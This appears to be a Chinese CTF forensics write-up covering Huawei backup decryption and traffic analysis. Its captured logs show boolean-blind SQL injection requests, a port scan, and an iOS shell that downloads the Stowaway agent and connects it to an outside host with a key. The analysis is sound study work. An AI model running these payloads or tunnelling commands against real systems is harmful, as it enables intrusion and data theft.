
https://github.com/RealityNet/kobackupdec

使用指令python3 kobackupdec.py -vvv 密码 加密文件夹 解密存储目录

根据提示 密码为上题中的flag空格换成_

W31C0M3_T0_THiS_34SY_F0R3NSiCX

即可得到解密后的文件夹（此处为a）



```
[redacted]kobackupdec>python kobackupdec.py -vvv "W31C0M3_T0_THiS_34SY_F0R3NSiCX" "[redacted]\HUAWEI P40_2021-aa-bb xx.yy.zz" a
INFO:root:searching backup in [[redacted]\HUAWEI P40_2021-aa-bb xx.yy.zz]
INFO:root:got info.xml, going to decrypt backup files
INFO:root:Parsing file [redacted]\HUAWEI P40_2021-aa-bb xx.yy.zz\info.xml
DEBUG:root:Ignoring HeaderInfo entry.
DEBUG:root:Ignoring BackupFilePhoneInfo entry
DEBUG:root:Ignoring BackupFileVersionInfo entry
DEBUG:root:Parsing BackupFilesTypeInfo
DEBUG:root:crypto_init: using version 3.
DEBUG:root:SHA256(BKEY)[16] = b'b42ec8a3ef141e7af8f32ddd74c08cd2'
WARNING:root:Empty CheckMsg! Cannot check backup password!
WARNING:root:Assuming the provided password is correct...
INFO:root:parsing xml file picture.xml
DEBUG:root:DecryptInfo dump ---
password:b'W31C0M3_T0_THiS_34SY_F0R3NSiCX', good:True, has media:False, file info:1, media info:0, multimedia file:1, system data info:0, system folder data info:0
DUMPING FILE INFO ITEMS
NAME: alarm, TYPE: BackupFileModuleInfo,
DUMPING MEDIA INFO ITEMS
DUMPING MULTIMEDIA FILE ITEMS
NAME: None, TYPE: Multimedia, PATH: storage\MediaTar\images\images0.tar,
DUMPING SYSTEM DATA INFO ITEMS
DUMPING SYSTEM DATA FOLDER INFO ITEMS

INFO:root:working on alarm.db
DEBUG:root:searching key [alarm] of info_type.SYSTEM_DATA
DEBUG:root:unable to get [alarm], trying on all types
DEBUG:root:decrypt info  [alarm] found
INFO:root:working on [images0.tar.enc]
DEBUG:root:searching key [storage\MediaTar\images\images0.tar] of info_type.MULTIMEDIA
DEBUG:root:decrypt info  [storage\MediaTar\images\images0.tar] found
INFO:root:No media folder found.
```

解密文件位于 a\storage\MediaTar\images
打开images0.tar压缩包 得到图片flag

简单日志分析

操作内容：
1.2根据流量包
3 查看流量请求包的一段base64。编码 解码会发现进行了反弹shell操作

SQL注入

操作内容：

1. 注入语句采用if语句，如果成功返回正常界面，bool盲注
2. 找注数据库，表，字段的语句，取注入每位时的边界值，拼接
3. 找注flag值的语句，取注入每位时的边界值，拼接。


WIFI

操作内容：

暂不放出


ios

操作内容：
1.通过查看内部ip192.168.1.8与外部3.128.156.159通信的流量
2.wget 发现了使用的工具



```
testiphonex:~ root# ls
Library
Media
key.key
testiphonex:~ root# wget https://github.com/ph4ntonn/Stowaway/releases/download/1.6.2/ios_agent && chmod 755 ios_agent
--2021-08-29 01:52:11--  https://github.com/ph4ntonn/Stowaway/releases/download/1.6.2/ios_agent
Resolving github.com... 13.250.177.223
Connecting to github.com|13.250.177.223|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github-releases.githubusercontent.com/221836131/b5384fc6-6372-498b-83ac-f475fae3f64b?X-Amz-
Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20210828%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-
Date=20210828T175321Z&X-Amz-Expires=300&X-Amz-
```

3.根据使用文档和流量可知密钥为hack4sec




```
  3850K .......... .......... .......... .......... .......... 98%  448K 0s
  3900K .......... .......... .......... .......... .......... 99%  435K 0s
  3950K .......... .....                                      100%  433K=11s

2021-08-29 01:53:35 (368 KB/s) - 'ios_agent' saved [4061072/4061072]

testiphonex:~ root# ./ios_agent -c 3.128.156.159:8081 -s hack4sec
2021/08/28 17:53:50 [*] Starting agent node actively.Connecting to 3.128.156.159:8081
```

分组 13541。55 客户端 分组，3 服务器 分组，6 turn(s).点击选择。

整个对话 (8117 bytes)   Show data as ASCII


查找：

4.一个个数的。。正则提取下就出来了。746558f3-c841-456b-85d7-d6c0f2edabb2




```
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C1%2C1%29%29_from_user%29%3D
,104
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C1%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C1%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C1%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C1%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C1%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C1%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C1%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C1%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C1%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C1%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C1%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C2%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C2%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C2%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C2%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C2%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C2%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C2%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C2%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C2%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C3%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C3%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C3%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C3%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C3%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C3%2C1%29%29_from_user%29%3D
GET,192.168.1.12,https,/info?l=1&o=%28case_when_%28select_hex%28substr%28password%2C3%2C1%29%29_from_user%29%3D
```

5.在之前看的时候就觉得有些许不对劲，到了第五题发现果然是个疑似扫描的东西,继续往下翻，到这里结束，得出10-499



```
ip.src_host == "192.168.1.8" && ip.dst_host == "192.168.1.12"
```

```
o.          Time          Source        Destination    Protocol  Lengtl Info
     69242  1370.000000  192.168.1.8   192.168.1.12   TLSv1…    247  Application Data
     69244  1370.000000  192.168.1.8   192.168.1.12   TCP        66  55716 → 443 [ACK] Seq=115845 Ack=314074 Win=130560 Len=0 TSval=196082497 TSec
     69251  1371.000000  192.168.1.8   192.168.1.12   TLSv1…    247  Application Data
     69253  1371.000000  192.168.1.8   192.168.1.12   TCP        66  55716 → 443 [ACK] Seq=116026 Ack=314565 Win=130560 Len=0 TSval=196082800 TSec
     69257  1371.000000  192.168.1.8   192.168.1.12   TLSv1…    247  Application Data
     69259  1371.000000  192.168.1.8   192.168.1.12   TCP        66  55716 → 443 [ACK] Seq=116207 Ack=315080 Win=130496 Len=0 TSval=196083112 TSec
     69263  1371.000000  192.168.1.8   192.168.1.12   TLSv1…    248  Application Data
     69265  1371.000000  192.168.1.8   192.168.1.12   TCP        66  55716 → 443 [ACK] Seq=116389 Ack=315572 Win=130560 Len=0 TSval=196083420 TSec
     69271  1371.000000  192.168.1.8   192.168.1.12   TCP        66  55716 → 443 [FIN, ACK] Seq=116389 Ack=315572 Win=131072 Len=0 TSval=196083708
     69275  1371.000000  192.168.1.8   192.168.1.12   TCP        54  55716 → 443 [RST] Seq=116390 Win=0 Len=0
     69277  1371.000000  192.168.1.8   192.168.1.12   TCP        54  55716 → 443 [RST] Seq=116390 Win=0 Len=0
     69884  1516.000000  192.168.1.8   192.168.1.12   TCP        78  55719 → 10 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=196227822 TSecr=0
     69898  1517.000000  192.168.1.8   192.168.1.12   TCP        78  55720 → 11 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=196228376 TSecr=0
     69912  1517.000000  192.168.1.8   192.168.1.12   TCP        78  55721 → 12 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=196229045 TSecr=0
     69926  1518.000000  192.168.1.8   192.168.1.12   TCP        78  55722 → 13 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=196229672 TSecr=0
     69942  1519.000000  192.168.1.8   192.168.1.12   TCP        78  55723 → 14 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=196230268 TSecr=0
     69955  1519.000000  192.168.1.8   192.168.1.12   TCP        78  55724 → 15 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=196230899 TSecr=0
     69968  1520.000000  192.168.1.8   192.168.1.12   TCP        78  55725 → 16 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=196231494 TSecr=0
     69981  1521.000000  192.168.1.8   192.168.1.12   TCP        78  55726 → 17 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=196232097 TSecr=0
     69997  1521.000000  192.168.1.8   192.168.1.12   TCP        78  55727 → 18 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=196232652 TSecr=0
     70009  1522.000000  192.168.1.8   192.168.1.12   TCP        78  55728 → 19 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=196233313 TSecr=0
     70022  1522.000000  192.168.1.8   192.168.1.12   TCP        78  55729 → 20 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=196233927 TSecr=0
     70034  1523.000000  192.168.1.8   192.168.1.12   TCP        78  55730 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=196234534 TSecr=0
     70047  1524.000000  192.168.1.8   192.168.1.12   TCP        78  55731 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=[illegible] TSecr=0
     70060  1524.000000  192.168.1.8   192.168.1.12   TCP        78  55732 → 23 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=196235649 TSecr=0
     70074  1525.000000  192.168.1.8   192.168.1.12   TCP        78  55733 → 24 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=196236365 TSecr=0
```



```
     80260  1843.000000   192.168.1.8    192.168.1.12    TCP    78  56199 → 489 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSva
     80273  1844.000000   192.168.1.8    192.168.1.12    TCP    78  56200 → 490 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSva
     80286  1844.000000   192.168.1.8    192.168.1.12    TCP    78  56201 → 491 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSva
     80298  1845.000000   192.168.1.8    192.168.1.12    TCP    78  56202 → 492 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSva
     80309  1846.000000   192.168.1.8    192.168.1.12    TCP    78  56203 → 493 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSva
     80323  1846.000000   192.168.1.8    192.168.1.12    TCP    78  56204 → 494 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSva
     80337  1847.000000   192.168.1.8    192.168.1.12    TCP    78  56205 → 495 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSva
     80349  1848.000000   192.168.1.8    192.168.1.12    TCP    78  56206 → 496 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSva
     80362  1848.000000   192.168.1.8    192.168.1.12    TCP    78  56207 → 497 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSva
     80374  1849.000000   192.168.1.8    192.168.1.12    TCP    78  56208 → 498 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSva
     80388  1849.000000   192.168.1.8    192.168.1.12    TCP    78  56209 → 499 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSva
     80399  1850.000000   192.168.1.8    192.168.1.12    TCP    66  55845 → 135 [FIN, ACK] Seq=244 Ack=1 Win=131712 Len=0 TSval
     80400  1850.000000   192.168.1.8    192.168.1.12    TCP    66  56153 → 443 [FIN, ACK] Seq=419 Ack=16694 Win=131072 Len=0 T
     80405  1850.000000   192.168.1.8    192.168.1.12    TCP    66  55845 → 135 [ACK] Seq=245 Ack=2 Win=131712 Len=0 TSval=1965
     80408  1850.000000   192.168.1.8    192.168.1.12    TCP    54  56153 → 443 [RST] Seq=420 Win=0 Len=0
     80410  1850.000000   192.168.1.8    192.168.1.12    TCP    54  56153 → 443 [RST] Seq=420 Win=0 Len=0
     80996  2003.000000   192.168.1.8    192.168.1.12    TCP    78  56212 → 2222 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSv
```

6.暂不公布

7.查看ip192.168.1.8对内网的异常流量可以发现。

8.查看log文件，小马的参数即是密码

机密内存

操作内容：

暂不公布